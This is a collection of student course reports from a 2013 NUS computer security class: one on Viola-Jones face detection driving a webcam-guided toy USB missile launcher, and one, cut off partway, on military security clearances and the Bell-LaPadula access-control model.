NATIONAL UNIVERSITY OF SINGAPORE

SCHOOL OF COMPUTING

CS3235 - Semester I, 2013-2014

Computer Security

The Projects for CS3235
(Computer Security)
Singapore, November 2013.

Table of Contents

Table of Contents

Face Recognition:
A Brief Overview of Viola-Jones Object Detection Framework and a Simple "Follow and Fire" HTML5/Javascript Implementation

Darren Foong, Lee Yuan Guang

Abstract. A branch of security involves the identification of articles (or events) of interests and determining if a response is necessary upon the detection of such objects. With face detection and recognition software, a branch of biometrics, security practitioners can supplement the "what you know" and "what you have" with "who you are". This report offers a surface level primer into face detection algorithms and documents the implementation of the Viola-Jones algorithm in a simple "follow and fire" tracking system.

1. Introduction

Given a canvas, how is it possible for users to identify and pick out prominent objects, be it a car or a vase, from said image? For humans, we simply match the profile of what these objects look like against what we know. For computers, this is no different. To identify what a car is, programmers have to sketch an algorithm to determine what a car is going to look like to the computer. Likewise for other objects, including faces.

Facial detection is the process of locating where, if any, "faces" are on a given image or canvas. Facial recognition is a superset of facial detection. In addition to locating where faces are, it also attempts to match the profile of the face (through facial features) to derive a unique identity associated with that face.

1.1 Face detection algorithms

Majority of facial detection algorithms identify facial features by first extracting "markers" of a face from a given image. These markers encompass facial features such as eyebrows, eyes, nose, mouth, jaw, cheekbones, etc (or what the algorithm thinks are such features). The algorithm then analyze the relative position, size and shape of these features to determine whether a face exists.

Other algorithms make use of an existing dataset built from a gallery of faces and overlays the given image to match and identify a possible representation of a face. The dataset and given image are usually filtered and compressed into essential values. For instance, information such as colour are not necessarily required. The extracted information is then compared against each other using statistical methods.

The abovementioned algorithms are generally known as a geometric approach and photometric approach respectively.

1.2 Criticisms

Concerns were raised against face recognition implementations, especially on its weaknesses and effectiveness and issues regarding privacy. Majority of such algorithms struggle in identifying facial features under poor lighting conditions, or when facial features are obscured or angled or skewed beyond what the algorithm is capable of handling.

London Borough of Newham, UK, deployed facial recognition software to complement their district-wide CCTV system. However, since its inception in 1998, the system has yet to identify a criminal despite having a dataset of several registered criminals living in the district (Krause, 2002)(Meek, 2002).

A similar experimentat in 2001 at Tampa, Florida have also showed discouraging results (Krause, 2002). Another trial at Boston's Logan Airport was terminated as it failed to flag suspects over a two-year test period (Willing, 2003).

1.3 Recent improvements

During an evaluation of the latest face recognition algorithms in the Face Recognition Grand Challenge[1] (FRGC) 2006 and the Iris Challenge Evaluation[2] (ICE) 2006, participating algorithms were tenfold more accurate compared to those from 2002 and hundredfold since 1995 (Williams, 2007). Some algorithms even managed to outperform humans in identifying faces.

Facial recognition techniques in the past were initially limited by the lack of availability of high resolution images and video and had to be tailored for use with low fidelity input. However, advancements in digital image processing and image sensors has made the above issue a non-factor. The use of face hallucination (Freeman, Shum, & Ce Liu, 2007) techniques to enhance low resolution images are currently under active research.

Recent advancements are also making use of 3D image processing with facial recognition technology in an attempt to eliminate the weaknesses of traditional 2D recognition algorithms. It is now possible to identify faces of different poses and/or under different lighting conditions by matching 2D images with 3D models of a captured scene. According to Mark Crawford (2011), the error rates of automatic face-recognition systems have decreased by a factor of 272 since 1993.

---

[1] A challenge sponsored by various US departments and agencies that was opened to researchers and developers from May 2004 to March 2006 to promote and advance face recognition technology.

[2] A series of events sponsored by National Institute of Standards and Technology (NIST) for projects on technology development and evaluation for iris recognition.

2. Viola-Jones face detection algorithm

In this report, we will be focusing on the Viola-Jones face detection algorithm at a rudimentary level. Viola-Jones is a statistical method for matching and identifying faces.

2.1 History

Viola-Jones algorithm was initially proposed in 2001 by Paul Viola and Michael Jones as an object detection framework (Viola & Jones, Rapid Object Detection using a Boosted Cascade of Simple, 2001). It is considered to be the first framework that can provide highly rapid and accurate detection rates of objects.


2.2 Components of Viola-Jones

There are 4 main components that are used in Viola-Jones:


1. Haar features
2. Integral image
3. AdaBoost machine-learning
4. Cascade classifier

2.2.1 Harr features

Haar features are derived from Haar wavelets, which, in essence, involves aligning adjacent rectangles, containing blocks of black (high interval) and white (low interval) areas, within a given frame.



The Haar features are calculated by summing up the pixel intensities in each region and then comparing the difference between these sums. This difference is then used to categorize the various black and white sections. (Papageorgio, 1998)




For example, with regards to a person's face, imagine drawing a line between the eyes and the cheekbone. The area above that line (encompassing the eyes and the brow) is slightly darker than the area underneath it (the cheeks and the nose). Thus when representing faces as a Haar feature, the abovementioned becomes a black and white rectangle respectively. Another example would be that the intensities in the eye region is usually darker as compared to the area in between them, at the nose.

To determine if there is Haar features, the image need to be converted into grayscale. Next, a value (e.g. 0 to 255) is given to every individual pixel depending on its grayscale. Subsequently, a sum of all the pixels in the area is created and compared against another area.

There are many other possible Haar features that can be identified from a face. To convert the canvas into values represented by a Haar feature in a computationally inexpensive manner, Viola-Jones translates given image into an integral image.

2.2.2 Integral image

Integral image, also known as a summed area table, is a data structure and algorithm used to quickly calculate the sum of values of a rectangular box. Instead of summing up all the values for the pixels per point it is performed once and then stored as a 2D lookup table (in a matrix form) that has the same size as the original image.



In the table, each value (referenced as an x,y coordinate) contains the sum of all the pixels located left and above of the point (x,y). For example, to find the sum of a point at (4) quickly, the formula used is: $sum_4 = (x_4,y_4) - (x_3,y_3) - (x_2,y_2) + (x_1,y_1)$, where the points 1,2,3, and 4 are 4 points that contains the sum of area that is left and above from it to the origin. Thus, for any general point (k), the sum is: $sum_k = (x_k,y_k) - (x_{k-1},y_k) - (x_k,y_{k-1}) + (x_{k-1},y_{k-1})$.


2.2.3 AdaBoost machine learning

A single Haar feature by itself is not a strong way of identifying an actual face as it does not contain any other information about the face itself. Consider the above example 2.2.1. If the algorithm concludes that any region with a Haar featured aligned like the above example is an eye, then even a piece of paper with this rectangle printed on it would also be considered as the eyes.

To solve this, there is a need to composite many Haar features together within a given region before the algorithm can conclude, with some degree of accuracy, that there is a face in said region. Viola-Jones utilizes a variant of AdaBoost to select a set of Haar features to use (originally weak by itself) and then assigns a weight to each to form a classifier (which is strong). It is also used to determine the threshold levels for the intensities (i.e. learning).

2.2.4 Cascade classifier

The AdaBoost variant subsequent produces a large set of classifiers. Although each classifier can be evaluated quickly, the process becomes computationally expensive when the set is large. As such, Viola and Jones used a method of separating the evaluation of each classifier into stages based on their complexity.



In the initial stages, less complex classifiers that can be easily evaluated are computed first, with subsequent ones being more

complex. The algorithm then cascade through the list of classifiers per region, with the evaluations becoming more complex and the threshold for the intensities become more granular (e.g. is it darker at this spot and does it have a slightly lighter part on the left?). Naturally, as the complexities increase, the amount of computation required increases. Any regions that fail in the intermediate steps are unlikely to contain faces and are skipped to avoid unnecessary computation (e.g. ignoring a patch that is entirely white with no contrast).

3. Implementation

Our team's implementation of a "follow and track" system involves mounting a USB webcam onto a generic USB missile launcher that is capable of rotating. The tracking logic is a HTML/javascript based solution to ensure maximum portability. A web server was required to interface with the launcher. In addition, logic was coded that will allow the launcher to automatically fire once it has adequately determined that a face has been detected.

Files used in this implementation are included in a DVD accompanying this report.

3.1 Libraries used for face detection

For our implementation, we utilized 2 separate pre-coded javascript libraries for face detection, namely headtrackr and js-objectdetect. These 2 libraries utilize and makes use of algorithms from other libraries such as ccv and OpenCV.

1. headtrackr - uses ccv for face detection and implements OpenCV's camshift algorithm for tracking
   https://github.com/auduno/headtrackr/
2. js-objectdetect - javascript library based on Viola-Jones and compatible with the cascade classifier used by OpenCV
   https://github.com/mtschirs/js-objectdetect

ccv (http://libccv.org/) is a javascript-only library that started as an github project in Nov 2010. It uses an improved version of the Viola-Jones algorithm (Abramson, Steux, & Ghorayeb, Yet Even Faster (YEF) real-time object detection, 2007). Furthermore, it employs another algorithm found in OpenCV, called camshift, to track the position of the face as it moves after the initial face detection stage (How OpenCV's Face Tracker Works, 2007).

OpenCV (http://opencv.org/) is one of the more renowned libraries for real-time image processing, including face detection. It has cross-platform C++, C, Python and Java interfaces but no javascript interface. It contains functions such as face and gesture recognition, motion tracking, augmented reality interactions and stereopsis stereo vision (Introduction to OpenCV, n.d.).

Both ccv and OpenCV contain functions that utilize the Viola-Jones algorithm for face detection.

3.2 Components of the implementation

There are 3 major components in our implementation of the follow and track system:

1. Client-side HTML5/javascripts for face detection
2. Web server with PHP for processing arguments sent from javascript and interfacing with the USB Missile Launcher software.
3. C implementation of a driver for controlling the USB Missile Launcher


There is a need to separate the implementation into 3 parts since HTML5/javascript runs in a sandbox mode and does not allow interaction with programs outside of the browser, let alone sending shell commands. The latter is required to interface with the launcher.

3.2.1 Client-side HTML5/javascript for face detection


This part of the implementation handles the decision-making logic of the system. It is responsible for:

- Taking an image from a webcam
- Detecting a face
- Tracking a detected face and issuing movement commands to the launcher to ensure that the face is constantly centered in the image
- If it's in the necessary mode, deciding when to fire the missiles

HTML5 natively provides an API for media capture, which was previously only possible through browser plugins such as Adobe Flash. This HTML5 API, know as getUserMedia, makes it easy for developers to access the webcam using HTML5 markups and javascript alone. However, at the time of writing, only Chrome and FireFox browsers supports the API, but the syntax required to use it differs slightly. This inconsistent compliance creates potential browser incompatibilities when calling the API(Can I use getUserMedia/Stream API?, 2013).



After initializing and getting a video stream from HTML5, the stream is passed into the 2 libraries, headtrackr and js-objectdetect for processing. Which libraries are called depends on the HTML page of our implementation (described later in the report). The libraries will output details of the face detected (if any), such as the face's current position in a x,y coordinate, width, height and orientation. Our implementation then makes use of the information to issue the necessary commands to the launcher that ensures the face is centered in the video feed and whether to fire the missile or not.



To determine the necessary correction movements required to keep the face centered, we separated the captured webcam image into 9 imaginary regions. The implementation will always try to follow the face that has been detected such that the face remains in the center region of the webcam image.

1 Top Left	2 Top	3 Top Right
4 Left	5 Center	6 Right
7 Bottom Left	8 Bottom	9 Bottom Right

Consider the diagram on the right. The boundaries are drawn from the perspective of the webcam. If the face is initially found in region 1 (that is, the face is up and left from the center if you are looking from the webcam's point of view), the launcher will pan left (again, with respect to the webcam, or right with respect to the person being tracked) and tilt upwards to position the face in region 5, in the center.

To perform the correction, the javascript issues commands to the web server that the launcher is attached to as HTTP GET requests. To allow some granularity in the movement correction, we've implemented two configurable variables:

1. Tightness
2. Sensitivity

Tightness controls the various limits of the x,y coordinates that triggers the movement of the missile launcher. Think of it as increasing or reducing the size of the center box in the above grid. An increase in tightness equates to a smaller center. This was done to allow the implementation to follow faces reasonably well at further distances by increasing tightness, or at closer distances by reducing tightness.

Sensitivity controls the amount of movement that the missile launcher will make per command whenever the face is not centered. When javascript issues a HTTP GET request to the web server, it is synchronous. As a result, the javascript has to wait for a reply (a HTTP response code of, say, 500, 404 or 200) before continuing execution. Decreased sensitivity equates to smaller movement distance per command, allowing the javascript to update the positional data more frequently but at the cost of not being able to follow faces that move extremely fast across the canvas.

Two other non-configurable features that were implemented are:

1. Automated fire of missiles upon fulfilment of pre-programmed criterias
2. Scanning the vicinity for faces if no face is detected initially

Only mode3.html and mode4.html supports feature [1]. The launcher fires if the face remains in view for a certain amount of time. mode4.html allows the user to halt the firing process by performing a pre-shared secret. Feature [2] is enabled in all modes of the implementation.

3.2.2 Webserver with PHP for processing commands sent from javascript

This part of the implementation acts as an intermediary between the HTML5/javascript and the actual device drivers controlling the missile launcher. A PHP script receives the necessary commands in the query string of the HTTP GET request. The PHP script executes a shell command to call USBMissileLauncherUtils, which controls the USB Missile Launcher.

3.2.3 C implementation of driver for USB Missile Launcher

Our implementation uses the user space Linux driver from Luke Cole. The driver requires the libusb-dev package to be installed on the machine. It accepts parameters entered by the user, such as:

- "-L -R -U -D" to control the left, right, up, down movements respectively
- "-S <Integer>" to stop movement after a specified amount of time in ms
- "-F" to fire the missile

The driver then sends the commands necessary to control the missile launcher as a series of bytes.

3.3 Functionalities of the implementation

The implementation is separated into 4 different HTML files, each with minor differences in functionalities for ease of testing and demonstration. Each part is standalone by itself though the functionalities it provides is an add-on to the previous segment.

3.3.1 mode1.html: headtrackr face detection and tracking

This mode uses the headtrackr library for face detection together with our own implementation to keep the face centered. Firing of the missile is performed manually by the user via the click of a button.

We have implemented a "scanning" feature that automatically makes the missile launcher pan around to look for faces if it does not detect one after some amount of time. The scanning movement is fixed such that it will always scan towards the right panning limit of the missile launcher before scanning towards the left limit, returning back to the center and then repeating the process again until a face is found. The scan will stop after a face is detected.

Here, we wish to highlight that the scanning process is implemented in this inflexible way (of always scanning right then left) is because the missile launcher does

not provide any output or status of its current "aim". The launcher only takes in input for actions to perform and does not output any form of positional data. Movement commands that were issued to the missile launcher may fail to execute to completion on the launcher due to an interruption by a newer command. Commands that are issued too quickly are overwritten instead of queued.

This above limitation, combined the possible overwriting of commands, prevents us from having an accurate knowledge of the current angular displacement of the launcher. We had to use a static logic to ensure that the limit will be reached irregardless of whether the missile may already be at the left/right most limit already. As a result, there are periods where the launcher may appear to be immobile as it is already at the left or right panning limits and is attempting to rotate beyond them (which the hardware does not allow).

3.3.2 mode2.html: js-objectdetect face detection and tracking

From an end-user aspect, this mode is exactly the same as the previous mode except it can detect a face much more quickly by using js-objectdetect.

However, to use js-objectdetect reliably, we had to introduce a "stability layer" which only highlights the face when the stability reaches a certain threshold. A counter incremented every few milliseconds and only when it reaches a pre-determined threshold would the face be considered as detected. The counter will reset should there be any sudden change of coordinates of what the algorithm is tracking.

This layer is necessary because js-objectdetect has a high false positive rate, being capable of detecting environmental objects as a face. This results in scenarios whereby the tracked region may "flicker" on and off or shift around the canvas rapidly. Without this added layer, we would be unable to definitely say that "that region" is indeed a face or not. Moreover, the launcher would be constantly (and unnecessarily) attempting to center itself to an unstable false positive.

3.3.3 mode3.html: headtrackr face detection and tracking

This mode is exactly similar to mode1.html. The only addition is that there's logic that enables the launcher to automatically fire.

The firing process is based on a counter. The counter increases whenever a face is detected in the center of the image and decreases if the face is at other regions. The missile will fire when the counter reaches a certain threshold.

3.3.4 mode4.html: headtrackr face detection and tracking

This mode is an extension of the previous mode3.html. In addition, js-objectdetect is used as a second algorithm for hand detection to augment headtrackr's inability to detect anything outside of faces.

The hand detection is used like a gesture to determine whether the launcher should fire. If the algorithm detects a palm on the canvas, the firing process will be halted and the counter will not increment even though the face is centered. The premise is that that people will raise their hands up in the air as a gesture of surrender. Of course, this

does not mean that the palm must be located alongside the face (or even belong to the same person as one being tracked). The logic only detects if an open hand is detected, regardless of position. The open hand detection with js-objectdetect also implements the same “stability layer” as describe in mode2.html.

4. Evaluation

4.1 headtrackr

Of the 2 javascript libraries used, headtrackr runs a more complex and rigorous algorithm compared to js-objectdetect. This is mainly due to headtrackr applying other algorithms that supplement an improved variant of Viola-Jones.

headtrackr uses the Brightness Binary Feature in ccv (BBF: Brightness Binary Feature, n.d.) to detect and normalize the difference in lighting conditions that enable the Haar Cascade to work under poor lighting conditions. The feature allows headtrackr to work under various lighting conditions and contributes to the algorithm’s low false positive rate. A limitation to this feature is that the image needs to be renormalized whenever the camera shifts in perspective for the algorithm to be accurate (as lighting conditions will vary depending on where the light sources are with respect to the camera lens). As this process is time consuming and eliminates ability to perform real-time tracking, we opted to not whitebalance every time the launcher corrects itself.

headtrackr also follows the tracked face accurately and in a computationally inexpensive manner by relying on an algorithm called camshift (How OpenCV's Face Tracker Works, 2007). Rather than trying to detect a face for every single frame from the webcam, the algorithm checks for displacements on the tracked feature based on a statistical model. This also contributes to headtrackr’s low false positive rate and prevents scenarios of the algorithm thinking the tracked feature is rapidly moving around the frame. However, because the camshift algorithm only tracks movement that are probable (i.e. slow movements), headtrackr may potentially track the region behind the face if the face moves too quickly. For example, if the tracked object quickly shifts out of the view of the camera, before the algorithm updates its positional data, headtrackr may end up tracking the background objects that were behind the face.

4.2 js-objectdetect

js-objectdetect applies a simpler, unaugmented Haar Cascade algorithm to perform face detection and does not normalize the video feed. Although this fast setup may seem that js-objectdetect is, overall, a faster algorithm, it is actually a more resource intensive object detector. Without implementing the camshift algorithm, js-objectdetect is performing analysis for an object over each individual frame and reporting, in a binary manner, if the object is there or not as opposed to the differential analysis employed by the former. This results in js-objectdetect being computationally expensive and ultimately slower on lower end machines.

On a positive note, js-objectdetect is an object detection library. The library allows the programmer to define what object it should track. Currently, the library has preset profiles for eyes, a face, a mouth, a fist, an open palm and the upper body. The limitation is that the algorithm can only track 1 object at a time and its unary. If a programmer wishes to track for eyes, mouth and open palms, he has to implement 3 separate instances of an js-objectdetect event handler.

4.3 Limitations and potential improvements

The system we devised relies heavily on precompiled libraries and stringing them together with some logic in between. This is largely due to our inexperience with the algorithms and our inability to properly implement them in javascript. Javascript, though an excellent portable language, is always executed in a sandbox within a browser which prevents interaction between the browser and the operating system. You would notice that in order to circumvent this limitation, our solution involves utilizing a web server whose sole purpose is to accept commands via HTTP GET requests and using that to interact with the missile launcher. This makes the implementation clunky and, because we did not harden the web server, puts said server at risk to security exploitation.

Potential improvements to this system lie with the web server. These include performing input validation on the HTTP requests and introducing a means of authenticating requests that command the launcher (such as with an appropriate challenge/response or a two-factor authentication system or encrypting the requests with session keys). Another way to circumvent this would be to remove the network interactivity altogether, and instead make a locally executable program in Java or C++ (complete with easy access to the OpenCV library, but then the difficult task of taking in the video feed) but zero networking capabilities.

The way we introduced biometrics into this setup was to simply detect for the presence of an additional object within the canvas. This served as our pre-shared secret and anyone who knows what to display to the camera knows how to prevent the launcher from firing. We initially planned to implement a gesture-based pre-shared secret, but found it difficult to get our algorithm to work properly. This was partly due to the launcher rotating to keep the tracked face in view. While the launcher is rotating, even a motionless hand would be recognized as moving with respect to the video feed. In addition, js-objectdetect does not track the desired object properly when more than one of them are within the canvas. In some cases, the tracking algorithm cycles between the multiple objects. These throw off our algorithm's ability to trace the gesture accurately.

The implementation also carries a high false positive rate. Improving the algorithms or introducing entirely different ones would be key in minimizing this flaw. As it is, the high false positive rates make tracking finer details such as the eyes and mouth impractical. The execution of these algorithms in javascript is also taxing on the CPU, especially when running multiple object detection algorithms simultaneously, each scanning for a specific object. Again, the performance can be improved if we were to investigate into better algorithms or implementations for face detection.

5. Conclusion

We understand that the algorithm's inefficiency and high false positive rates prevents the setup from being applicable in more realistic conditions. Currently, it works reasonably well in controlled, indoor environments. If the false positive rates were lower, the web camera fidelity higher and an accurate Haar Cascade profile for closed eyes (or eyelids) exists, we can see a potential use case for using it in a lecture hall (or tutorial room) to fire at snoozing students.

We would more definitely consider exploring this project again if we were better equipped on the topic of image processing and computer vision.

6. References

Abramson, Y., Steux, B., & Ghorayeb, H. (2007, June). Yet Even Faster (YEF) real-time object detection. *International Journal of Intelligent Systems Technologies and Applications, 2*(2/3), 102-112. Retrieved November 3, 2013, from http://74.51.150.59/VidDiverse/haar-based/CVPR_ctrlpts.pdf

BBF: Brightness Binary Feature. (n.d.). Retrieved October 26, 2013, from http://libccv.org/doc/doc-bbf/

Can I use getUserMedia/Stream API? (2013, October). Retrieved October 25, 2013, from http://caniuse.com/stream

Cole, L. (n.d.). *USB Missile Launcher Linux Driver*. Retrieved September 25, 2013, from http://www.lukecole.name/research_and_projects/personal/usb_missile_launcher/

Crawford, M. (2011, September 28). *Facial recognition progress report*. Retrieved November 1, 2013, from SPIE: http://spie.org/x57306.xml

Freeman, W. T., Shum, H.-Y., & Ce Liu. (2007, October). Face Hallucination: Theory and Practice. *International Journal of Computer Vision, 75*(1), 115-134. Retrieved November 1, 2013, from http://people.csail.mit.edu/celiu/FaceHallucination/fh.html

headtrackr. (n.d.). Retrieved September 13, 2013, from GitHub: https://github.com/auduno/headtrackr/

How Face Detection Works. (2007, Feburary). *SERVO Magazine*. Retrieved November 2, 2013, from http://www.cognotics.com/opencv/servo_2007_series/part_2/sidebar.html

How OpenCV's Face Tracker Works. (2007, March). *SERVO Magazine*. Retrieved October 29, 2013, from http://www.cognotics.com/opencv/servo_2007_series/part_3/sidebar.html

Introduction to OpenCV. (n.d.). Retrieved October 24, 2013, from OpenCV 2.4.6.0 Documentation: http://docs.opencv.org/modules/core/doc/intro.html

js-objectdetect. (n.d.). Retrieved October 20, 2013, from GitHub:

https://github.com/mtschirs/js-objectdetect

Krause, M. (2002, January 14). *Is face recognition just high-tech snake oil?* Retrieved October 27, 2013, from http://www.google.com/url?q=http%3A%2F%2Fwww.enterstageright.com%2Farchive%2Farticles%2F0102%2F0102facerecog.htm&sa=D&sntz=1&usg=AFQjCNEtWtHxRcZ5C51V-B4Iha6JY9nE8g

Meek, J. (2002, June 13). *Robo cop*. Retrieved October 29, 2013, from The Guardian: http://www.theguardian.com/uk/2002/jun/13/ukcrime.jamesmeek

Open Source Computer Vision. (n.d.). Retrieved October 23, 2013, from http://opencv.org/

Papageorgiou, C. P., Oren, M., & Poggio, T. (1998). A General Framework for Object Detection. *Commputer Vision*, 555-562. Retrieved October 20, 2013, from http://cgit.nutn.edu.tw:8080/cgit/PaperDL/cms_07103020573365.pdf

Viola, P., & Jones, M. (2001). *Rapid Object Detection using a Boosted Cascade of Simple.* IEEE. Retrieved October 26, 2013, from http://www.cs.utexas.edu/~grauman/courses/spring2007/395T/papers/viola_cvpr2001.pdf

Viola, P., & Jones, M. (2004). Robust Real-Time Face Detection. *International Journal of Computer Vision, 57*(2), 137-154. Retrieved October 26, 2013, from http://www.face-rec.org/algorithms/Boosting-Ensemble/16981346.pdf

Williams, M. (2007, May 30). *Better Facce-Recognition Software*. Retrieved November 1, 2013, from MIT Technology Review: http://www.technologyreview.com/news/407976/better-face-recognition-software/?a=f

Willing, R. (2003, September 4). *Airport anti-terror systems flub tests ; Face-recognition technology fails to flag 'suspects'*. Retrieved October 31, 2013, from USA Today

Security requirements in different environments

Chin Tiong Jackson Loo, Kuan Feng Yong

National University of Singapore
School of Computing
13 Computing Drive
Singapore 117417

Abstract. Many organization had incorporated security systems and policies in protecting their physical and intellectual assets. In this paper, we investigate the security policies and systems that has been put in place for organizations of three different nature, namely academic, medical and military. We will also identify the systems use in various organizations and tying them to their security requirements. Lastly, we will address some of potential security threats that might be faced by the different organizations and what is their solutions to counter these security issues.

1 Introduction

Since the first computer virus, Brain A, was released 27 years ago, no organization till this day would able to assert that they are immune to computer attacks. [1] It is very common to notice news of computer attacks on companies and government organization. It is common to read new coverage on cyber-attacks on large organization computer systems and network. The recent Symantec Internet Security Threat Report (ISTR), shows that Small and Medium Business are facing more frequent cyber-attacks. [2] This shows that companies and organizations are still vulnerable to computer attacks and it is impossible for companies and organization to be fully protected from computer attacks. However, they could adopt policies and practices of computer security into their organization to increase the difficulty for malicious user to launch attacks onto the organization's computer network. The set of policies and practices would varies between organizations of different natures, hence, there are different computer security requirements in different environments.

In this paper, our group aim to explore the set of computer security policies used by military and in the medical industry as well as doing a compare and contrast of security requirements in these industries.

2 Security requirements in the Military

This chapter will explore on the policies regulating the management of classified information. Regulating the control of classified information flow within the military is very important as the compromise of these confidential information would greatly affect the country's national security.

2.1 Security clearance

Security clearance in the military is to allow each employee to be able to handle different type of classified documents or to gain access to restricted areas within the military based of the nature of their work. [3] Military usually conducts its security clearance check before hiring, and this process could be as early as in the interviewing stage of hiring process. Security clearance checks involves background investigation of the individual, whereby the individual has to fill up a form that declares his personal particulars, some other fields in the clearance form includes previous employment history, education history, family particulars and offence history. [4] These checks are in place to determine one's trustworthiness, honesty, reliability and association with undesirable individuals. Different level of security clearance would have different checks on shortlisted candidates. For example, if that individual future job natures requires him to handle top secret or equivalent level of documents or projects, he might need to go through additional polygraph test to test of his trustworthiness.

Usually the outcome of security clearance would determine whether the shortlisted candidate get the job offer. In some events where individual has failed his security clearance check, depending on which security clearance did he failed to cleared, he may be allocated to another job where the nature of the work does not deal with the security level that he was not cleared for.

Security clearances are subjected to re-assessment ranging from every five to fifteen years depending of various security clearance level that the individual possess. In general, there are three different level of security clearance that an individual could be cleared for, namely; confidential, secret and top secret.

Security clearance permits an individual to handle or access to documents and projects which he is cleared for and below, however, he should only access to those information in the event that he has the 'need to know' attribute in which in his official duties requires him to do so. This attribute is usually determined by his or her supervisor.

2.2 Bell-LaPadula model security policy

Bell-LaPadula (BLP) multilevel security model was developed by David Elliott Bell and Leonard J. LaPadula focuses controlled access to classified documents. [5] BLP is used in U.S Department of Defense (DoD) multilevel security (MLS) policy. BLP is a set of control rules which uses clearance as subjects and security labels on objects. Security labels have different security levels varies from the most sensitive ('Top secret') to the lowest in sensitivity ('Public', 'unclassified').

BLP classification and clearance scheme is denoted by a lattice. BLP also specifies two mandatory access control (MAC) and one discretionary access control (DAC) rule with three security principles [6]:

1. The simple Security Property – a subject at a given security level may not read an object at a higher security level (**no read up**).
2. The star-property – a subject at a given security level must not write to any object at a lower security level (**no write down**).
3. The Discretionary Security Property – use of an access matrix[1] to specify the discretionary access control.

Despite property 2 states that no write down property, transfer information of high sensitive document to a lower sensitive document may still happen with trusted subjects. 'No write down' property is only enforced onto untrusted subjects.

BLP's principle of Tranquillity states that referencing of object does not change the classification of subject. Principle of Tranquillity has two forms, first, the 'principle of strong tranquillity' states that normal operation of the system does not change security levels. Second, the 'principle of weak tranquillity' states that security level may never change in such a way as to violate a defined security policy. [7]

While BLP ensures confidentiality in its data by ensuring that data residing in the higher level does not flows to lower level by an untrusted subject. However, BLP did not ensure availability and integrity of data. Another issue with BLP is with Trojan horse attack. A low level clearance subject *X* could introduce a Trojan horse to a higher level security clearance subject *Y*, the Trojan horse could copy the access rights into a file that is accessible to *X* and perhaps making the file public to everyone else on the network. [8] This would compromise the security of the whole network. Lastly, BLP facing issue when introducing the concept of tranquillity on the modification of classification during computer operations from high security level to low security level.

[1] Access Control Matrix – a rectangular array of cells, with one row per subject and one column per object. Indicates access mode and permission of subject on the object.

In BLP, transferring of Top Secret document across the network would require the network and the computer system to have the same classification as the document which is to be transferred. [9] However, prior to the transfer request, the network could be transferring other classification documents, in order to transfer Top Secret document, it would require the network to change its classification as this violates the BLP model.

There is an extended version of BLP that includes *'need to know'* principle on top of current model which only emphasize on *'no read up, no write down'* principle. In order for extended BLP to function, a new security condition is introduced (*category*). The newly introduced category, together with BLP security level forms a compartment. This will ensure *'need to know'* principle is observed when a subject reads a file.




Fig. 1. Bell – LaPadula Extended model [Multi-level Security]

The notion of dominance arise from BLP extended model where a security level *(L, C)* dominates *(L', C')* if and only if $L' \leq L$ and $C' \subseteq C$. We denote this relationship as *(L, C)* ***dom*** *(L', C')*. To comply with dominance property in the new BLP extended model, *'no read up'* properly would now need to include additional restriction which is a subject could only read an object ***if and only if*** the subject ***dominates*** the object. And *'no write down'* property would requires the object ***dominates*** over the subject ***if and only if*** the subject wish to write the object.

